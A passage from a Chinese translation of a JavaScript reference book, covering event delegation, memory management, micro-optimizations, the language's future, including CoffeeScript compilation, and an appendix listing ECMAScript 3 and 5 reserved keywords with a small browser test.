事件默认是“冒泡的”。这意味着可以在一个对象上触发事件，但是除非停止事件，否则还会在父对象上触发该事件，然后在父对象的父对象上触发事件，依此类推，直到向上到达顶部，或者停止事件。可以为一组元素(甚至它们的类型不同)的常用父容器关联一个事件处理程序，并关注冒泡的每个事件。幸运的是，接收到的 `Event` 对象具有指向源对象的引用，从而可以知道事件来自什么地方。大多数情况下，与为页面上的每个元素关联事件处理程序相比，事件委托是更好的性能模式。然而，不必采用最清晰的代码模式，即只为页面体关联一个回调处理程序，并在一个很长的 `if` 或 `switch` 语句中处理所有事件。再一次，需要取得平衡。好的建议是选取页面中的功能单位(比如小组件或内容部分)，并为这些单位中的每个单位关联处理程序。可以为每个事件类型使用不同的处理程序。在此希望避免的是为相同类型以及为 `DOM` 中非常类似的每个元素关联一组处理程序。这通常是表示降低了某些性能的信号。

4. 内存管理

在 `JavaScript` 中总是存在内存管理问题，但是对于存活时间很短暂的页面它们没有多大关系。现在，用户经常打开许多选项卡或一整天都打开并使用某个页面。在这种情况下，甚至是很慢的内存泄漏也会造成严重的浏览器性能问题。

在为开发人员基本上处理了几乎所有内存问题的编程语言中讨论内存问题看起来有些奇怪。动态语言使得编程不那么单调乏味，因为不必分配内存，而由引擎自动负责分配内存。类似地，不必释放内存，引擎具有 `GC`(`Garbage Collector`, 垃圾收集器)，并且 `GC` 负责释放不再使用的内存。

然而，知道如何指示已经使用完了某个对象从而 `GC` 可以回收它是很重要的。当处理特别大的数据对象时，最谨慎的行为是只保持一个或几个指向该数据的引用，并且当不再需要该数据时重置这些引用。重置引用会确保 `GC` 在下次遍历时清除该内存：

```
var large_data = [
    {first_name: "Bob", last_name: "Jones", Phone: "(555) 555-5555", age:42},
    // ... thousands more rows ...
],
my_data = large_data,
obj = {
    some_data: my_data
};
// right now, there are 3 references to the object
```

```

large_data = null; // one reference unset, two remain
my_data = null; // another reference unset, one remains
delete obj.some_data; // or, obj.some_data = null

// now the GC is free to clean up the memory

```

实际上，为了有效地重置指向 `large_data` 对象的引用，不必将 `large_data` 设置为 `null`。简单地确保所有引用不再指向该对象即可。为了完成该任务，可以重新分配那些引用指向任意其他值；`null` 正好是其中有效的一个值，并且它使代码很容易理解。

在过去，当连接或移除 DOM 元素与事件处理程序时，因为不理解 DOM 树中的各种隐式引用，可能会无意中造成内存泄漏。尽管今天这类问题很少了，但是应当保证通过将项目设置为 `null` 或使用 `delete` 删除属性从而完全销毁项目，因为不管引擎是否智能，垃圾收集器算法不能简单地猜测不使用的內容。

5. 其他优化

通过采取一些简单措施，可以得到许多优化从而提高性能。如果性能是你关注的问题，大量小改进可以得到很大的收益。第一个小改进涉及变量类型转换。如果变量本意是数字，则将其存储为数字而不是将其存储为字符串并在每次使用时进行转换。有时没有意识到数据被存储为字符串，因此理解数据的存储方式是很重要的。另一个优化是使用位运算符。因为缺乏对位运算符的理解，所以经常避免使用它们，但是在某些情况下，位运算符比传统的方法更快。例如，使用 `~x` 运算符可以翻转 `x` 的位。然而，它会截断所有小数。这是很有趣的，因为 `~~x` 会导致 `x` 没有小数。可以使用 `parseInt()` 得到相同的效果，但是使用位运算符要快得多。

最后，分析一下 `==` 和 `===` 运算符。正如大多数 JavaScript 开发人员所知道的，`==` 运算符检查两个操作数的值是否相等，而 `===` 运算符除了检查值之外还检查类型。习惯上听起来 `===` 运算符通过应用额外的类型检查执行更多的工作。实际上并非如此。更准确的实际情况是 `===` 运算符禁用所有隐式类型转换，从而它只是严格地比较操作数的值。另一方面，`==` 运算符允许隐式的类型转换，从而导致引擎根据使用的操作类型执行更多工作。

正如在浏览器工具中所讨论的，可以通过浏览器的 profiler 测量所有这些项目的性能，如图 18-24 所示：

Function	Calls	Percent	Own Time	Time	Avg	Min	Max	File
nodeMove	15	62.98%	9.945ms	2433.12ms	162.206ms	0.127ms	1481.053ms	domele...al.html (line 52)
update	15	34.35%	5.424ms	6.48ms	0.432ms	0.09ms	0.772ms	domele...al.html (line 42)
anonymous	15	2.67%	0.421ms	2433.541ms	162.236ms	0.141ms	1481.08ms	domele...al.html (line 117)

图 18-24 测量性能

通过这种类型的工具，可以关注瓶颈位于何处，而不是任意进行微小的修改，并且实际上没有改进任何内容。

18.5 发展趋势

最后展望一下 JavaScript 的前景。在 10 多年之前，我们撰写了本书的第一版。十年之后发生了许多变化，并且许多内容没有了。我们当然不是幸运儿，但是现在看一看 JavaScript 将如何变化以及在接下来的几年它会走向何方是一个好主意。

18.5.1 JavaScript 无处不在

JavaScript 第一个明显的趋势是，人们开始决定性地认为 JavaScript 会很好地超出浏览器。在某种意义上，这更是人们的看法，不一定与实际相符。作为一种语言，比较长的一段时间以来，JavaScript 不仅用于客户端而且用于服务器端。在 Netscape 的早期它就位于服务器端，并且在 20 世纪 90 年代后期，可以看到大量 Microsoft 的经典活动服务器页面框架形式的服务器端 JavaScript。今天，我们看到 JavaScript 由于 node.js 项目(nodejs.org)以及另一个新出现的项目(silkjs.org)而返回到服务器端，但是从我们的观点看，JavaScript 盛行于服务器端的原因是服务器端 JS 的完美成长。

考虑 JavaScript 的一个主要动机——表单验证。正如第 14 章所示，使用 JavaScript 编写确保正确地填写字段的简短例程是很容易的。然而，考虑到 Internet 的安全问题，必须假定可能没有执行客户端代码。为了安全地利用所有数据，必须在服务器端再次运行验证。这意味着在许多情况下最终需要运行相同的算法两次——一次是为了提高可用性而在客户端运行，从而避免不必要的网络往返，另一次是为了安全目的而在服务器端运行。现在，在现代的 Web 应用程序中，客户端代码是使用 JavaScript 编写的，服务器端代码是使用 PHP、C#、Java、Ruby 或其他某些语言编写的。但是，这意味着在某种意义上必须复制我们的努力。为什么不只使用 JavaScript 编写一次验证，然后在客户端或服务器端运行该代码呢？好问题！看起来使用两种语言编写应用程序会导致对每种语言都掌握得不好，并且可能导致两种语言之间的鸿沟，特别是如果它们差别很大的话，比如弱类型与强类型。从我们的观点看，JavaScript 是不可改变的 Web 语言，因此为什么不在所有地方都使用 JavaScript 呢？

当提到所有地方时，是真正地指所有地方。许多开发人员“发现”JavaScript 与其他语言一样通用。希望构建桌面程序时，为什么不能使用 JavaScript？希望构建移动应用程序时，忽略 Objective-C 并试一试 JavaScript 吧。当然，JavaScript 有其自身的问题。它可能执行的不是很好，并且它的语法有时可能有些古怪，但是它确实能够用于所有领域。

18.5.2 “修复”与隐藏 JavaScript

对于有些人来说，新语言的出现不是机会反而是一种威胁。对于编程语言这不是一个新思想。许多 Fortran 程序员不能很好地适应 Pascal 和 C 这类语言。C 和 C++程序员经常抵触 Java。Java 程序员现在抵触 JavaScript。角色变化了，但是故事没有变——不管是读、写还是编码，我们倾向于使用最令人舒适的最常用的语言。

对于某些新语言，比如 JavaScript，可能会被某些语言所挫败。例如，许多关注类的 OOP 程序员试图通过这种感觉强制 JavaScript。当使用 JavaScript 时可以发现一些通用模式。首先，发现有些人尝试使用 JavaScript 修补 JavaScript。不管他们是使用原型重写内置特征、修补新特征，还是完全使用该语言重写该语言，JavaScript 抵抗者基本上感觉他们所做的是某些流行的 JavaScript 库声称所做的，如图 18-25 所示。



MochiKit makes JavaScript suck less

图 18-25 显示的图形

库“修补”JavaScript 的努力有些被误用了。实际上，库的工作是帮助平滑浏览器问题并规范 DOM 或事件模型这类 API。在这种意义上，我们完全相信 API 是相当重要的。实际上，从大部分开发者的观点看，语言经常就是库。然而，通过简单地查看它们的语言，容易发现库的拥有者是 Python-ista、Rubyist 或 Java wonk。这意味着许多库的目的是以其他某些语言的观点使得 JavaScript 使用方言化。

由那些抵触 JavaScript 的人所采取的另一种方法是试图“隐藏”JavaScript 的使用。例如，在 Google Web 开发包中，开发人员使用 Java 编写代码，然后将他们的应用程序编译成 JavaScript。在 Microsoft 的 .NET 环境中，各种组件经常为开发人员生成大量 JavaScript，从而不必接触 JavaScript，而可以只关注 C#。甚至看到有些人尝试引入新语言，用于将 JavaScript 作为某些类型的转换目标。目前，CoffeeScript 语言(coffeescript.org)是这方面的一个尝试。下面看一个使用 CoffeeScript 编写的代码片段，该代码片段运行一个循环：

```
# Monkey Nursery Rhyme
num = 6
lyrics = while num -- 1
  gender = if (num%2) then "his" else "her"
  "#{num} little monkeys, jumping on the bed.
  One fell out and bumped #{gender} head"

alert lyrics.join(". ");
```

可以注意到该语法比标准的 JavaScript 更加简要，甚至比 jQuery 风格的 JavaScript 简要。不需要分号，也不需要花括号，并且表示块结构的空格与 Python 编程语言类似。然后采用这个简单的例子，并通过 CoffeeScript 编译器运行该例子以创建常规的 JavaScript。

```
var gender, lyrics, num;
num = 6;

lyrics = (function() {
  var _results;
  _results = [];
  while (num -- 1) {
    gender = num % 2 ? "his" : "her";
    _results.push("" + num + " little monkeys, jumping on the bed.
    One fell out and bumped " + gender + " head");
  }
  return _results;
})();
```

```
alert(lyrics.join(" "));
```

上述代码当然可以工作，如图 18-26 所示。




图 18-26 上述代码可以工作

但是准确观点是什么？不使用 JavaScript 编程，使用某些超集元语言编程，然后将它们编译成 JavaScript。在有些地方这种样式可能更好，但是在有些地方可能更坏。此外，采用这种高级语言的 JavaScript 看起来非常古怪，有一些重要的性能损失，并且使其成为更高级的语言的目标。对程序员生产能力方面的收获，坦率地讲有些令人怀疑。看起来程序员更喜欢，但是不管我们的选择是什么，此刻许多人被这种语言的语法所吸引。当然，作者好奇，这些人中的许多人是否知道重写其他语言的各种尝试，比如在过去 C 尝试使用它自己的处理器很快平静了。时间会告诉我们历史是否在重复，但是目前我们不认为 JavaScript 将是 Web 的汇编语言。

JavaScript 存在一些问题，这毫无疑问。该语言在继续演化，并且期望在 ECMAScript6 或 Harmony(不管最终其名称是什么)中看到用于简化从他语言转换成 JavaScript 的各种新特征，并填补该语言的某些问题。然而，我们不相信重大修改——比如立即尝试允许强类型和弱类型，或引入经典的 OOP 风格——会得到肯定的收获。我们甚至不确定，不知什么原因会引入新语言(比如 Google 的 Dart)跨浏览器并赶上 JavaScript。

接受 JavaScript

所有语言都有好的部分和坏的部分。没有哪种语言是完美的，并且我们相信没有哪种语言曾经是完美的。许多著名的计算机科学家曾经精辟地讽刺某些思想变化，除非人们抱怨编程语言的问题，否则它不会有用或流行。在这种意义上，JavaScript 看起来是成功的。

如果我们接受所有语言都有瑕疵这一观点，则应当学习与这些瑕疵共处。当然应当尝试消除这些瑕疵，但是应当谨慎，我们这么做的目的不是改变语言的本质。必须承认所有语言，不管优美的还是不优美的，都不可能负责处理所有编码难点。JavaScript 没有使所有人成为坏程序员，尽管它使人们更容易落入坏编程陷阱。

JavaScript 当然不是一种玩具语言。它就是一种开发语言。与其他语言一样，JavaScript 要求认真地学习测试驱动开发、源代码控制、编码标准或工具。当学习 JavaScript 时，需要学习时间并且尊敬所有语言。在一个周末当然不能掌握 JavaScript。随即接近诞生 20 周年，可以安全地说

JavaScript 是一种重要的语言，将与我们一起共存很长一段时间，希望能够很好地使用 JavaScript。

18.6 小结

本章探讨了一些当使用 JavaScript 时可能有用的一些思想。考虑到该语言的宽容本性，花费了大量时间讨论了防御性编程、异常处理和调试。还介绍了使用 JavaScript 的两个重要问题：性能和安全性。随着在应用程序中更多地使用 JavaScript，必须特别注意高效地传递和执行 JavaScript 代码。此外，应当注意该语言可能被滥用。最后，简要总结了 JavaScript 的现状及其未来，尽管有时可能遇到问题，但是 JavaScript 的前途是相当光明的。

JavaScript 保留关键字

所有语言(包括 JavaScript), 都具有大量的保留关键字, 这些关键字不能被用作变量名、函数名或任何其他形式的标识符, 否则会导致某些问题。如果这些关键字中的某个关键字被用作用户定义的标识符, 比如变量名或函数名, 则会导致语法错误。例如, 下面声明了一个名为 for 的变量, 正如前面所看到的, for 是用于循环的 JavaScript 关键字:

```
var for="not allowed";  
alert("The value of the variable is " +for);
```

如果错误地使用保留的标识符, 则会发生某些形式的错误, 如图 A-1 所示。




图 A-1 错误提示

一般地讲, 保留关键字被留作专用, 因为在有些 JavaScript 变体或相关技术中它们已经具有了明确的含义。根据 ECMAScript 规范, 保留关键字包括关键字(比如 switch、while 以及 for)、未来的保留关键字(比如 abstract、class 和 const), 以及三个与类型相关的字面值(null、true 和 false)。表 A-1 显示了基于 ECMAScripts 3 的保留关键字完整列表。

表 A-1 ECMAScripts 3 的保留关键字

保留关键字			
break	else	new	var
case	finally	return	void
catch	for	switch	while
continue	function	this	with

(续表)

保留关键字			
default	if	throw	
delete	in	try	
do	instanceof	typeof	
未来保留的关键字			
abstract	enum	int	short
boolean	export	interface	static
byte	extends	long	super
char	final	native	synchronized
class	float	package	throws
const	goto	private	transient
debugger	implements	protected	volatile
double	import	public	
保留的字面值			
false	null	true	

ECMA 5 对关键字的改动不大, 为保留的关键字添加了 debugger, 减少了未来保留的关键字, 丢弃了一些不受欢迎的值(byte 和 goto 等), 但是考虑到在某些版本的 JavaScript 中已经实现了一些新的关键字, 所以在该规范中添加了它们(let 和 yield)。表 A-2 显示了基于 ECMAScripts 5 的保留关键字列表。

表 A-2 ECMAScripts 5 的保留关键字

保留的关键字			
break	do	instanceof	typeof
case	else	new	var
catch	finally	return	void
continue	for	switch	while
debugger	function	this	with
default	if	throw	
delete	in	try	
未来保留的关键字			
class	enum	extends	super
const	export	import	
未来保留的关键字(严格模式)			
implements	package	protected	static
interface	private	public	yield
let			
保留的字面值			
false	null	true	

可以注意到 ECMAScript 具有保留的值，从而当支持“use script”的浏览器遇到某些标识符时，它应当抛出错误，而对于传统方式可能允许使用。例如，下面的代码应当没问题：

```
var let = "this works";
alert(let);
```

但下面的代码会抛出错误，或者至少不能执行赋值操作：

```
"use strict";
var let = "this works";
alert(let);
```

专用的技巧

现在，ECMAScript 规范针对未来专用的关键字与常规专用的关键字之间的区别没有给出任何指示。实际上，看起来显然该规范定义了标识符以包含所有允许的标识符名称，而不是“ReservedWord”语法，“ReservedWord”语法包含前面表格中的所有项目。遗憾的是，测试揭示就对待保留关键字的方式而言，完全由浏览器决定。每个浏览器以稍微不同的方式对待保留关键字列表，并且许多浏览器允许保留的值作为变量、函数或属性名称，而本不应当这样，特别是对于“未来专用的关键字”，因为它们现在可能可以工作，但是在将来发布的浏览器中可能不能工作。例如，设想如果有一段代码尝试非法地使用保留关键字——例如，作为变量：

```
var testWord = "enum";
try {
    eval ("var " + testWord + " = 'this worked';");
    alert("Failed: reserved word not caught");
}
catch(e) {
    alert("Passed: reserved word properly caught");
}
```

如果尝试这段代码，可能不会捕获到失败，因为大部分浏览器会幸运地让未来专用的关键字 `enum` 被用作变量。如果尝试另一个值，比如 `break`，则会正确地捕获它。

注意：

可能会好奇为什么以这种方式工作，即使用 `eval()`。原因是当用作字面值时，大部分 JavaScript 解析器会正确地捕获关键字的赋值，但是对于大部分“未来专用的关键字”不能捕获。为了不留下机会，应当尝试使用每个字符串，并且 `eval()` 为此提供了一种简单的方法。显然，在严格模型中这种方法不能工作，因此应当谨慎使用。

可以使用数组展开这种类型的代码以测试每个关键字。图 A-2 给出了一个简单的例子，该例子显示了两个浏览器提供了明显不同的关键字处理。如果好奇的话，可使用图 A-2 中显示的示例代码查看你的浏览器。充满希望的是，当运行该代码时，问题可能会变得更加一致了。




图 A-2 浏览器对关键字的处理潜在是不一致的

在线: <http://javascriptref.com/3ed/AppA/reservedwords.html>

除了浏览器的实现细节之外，对于误用标识符名称来说，JavaScript 还有更多挑战，因为宿主环境可能具有大量的内置对象和函数。例如 ECMAScript 定义了全局函数，比如 `parseInt()`、`parseFloat()`，以及类型对象，比如 `Math`、`Date` 和 `String` 等，也应当考虑限制这些名称作为标识符名称。类似地，浏览器的宿主 `Window` 对象的所有属性，比如 `location`、`name` 等，也很容易被重定义，并且应当避免将它们作为标识符名称。考虑到 JavaScript 的动态本性，误用宿主环境定义的对象或函数通常不会抛出错误，但是如果无意中这么做了的话肯定会产生不期望的结果。当然，人们经常有目的地重定义浏览器或文档对象或其他内置函数，但是这么做有其自身的缺点。

最后，读者可能会发现有趣的一个问题是，ECMAScript 规范最初指示命名用户定义的变量时应当避免使用 \$ 符号：

Section 7.6, ECMAScript 3rd Edition:

“The dollar sign (\$) and the underscore (_) are permitted anywhere in an identifier. The dollar sign is intended for use only in mechanically generated code.”

当然，通过 jQuery 或其他 JavaScript 实际应用我们知道规范所说的详细信息与实际情况可能是不同的。今天，ECMAScript 5 版本不再继续这一措辞，可能是为通常使用而做出的让步。如果这类事情改变了，确实不能确定前面展现的“类似”保留关键字未来会怎样，也不能确定该规范可能会如何演化。为了编写确保将来也能够运行的代码，应当假定在该附录中列出的所有内容都完全是保留的，而不管浏览器的实现方式如何。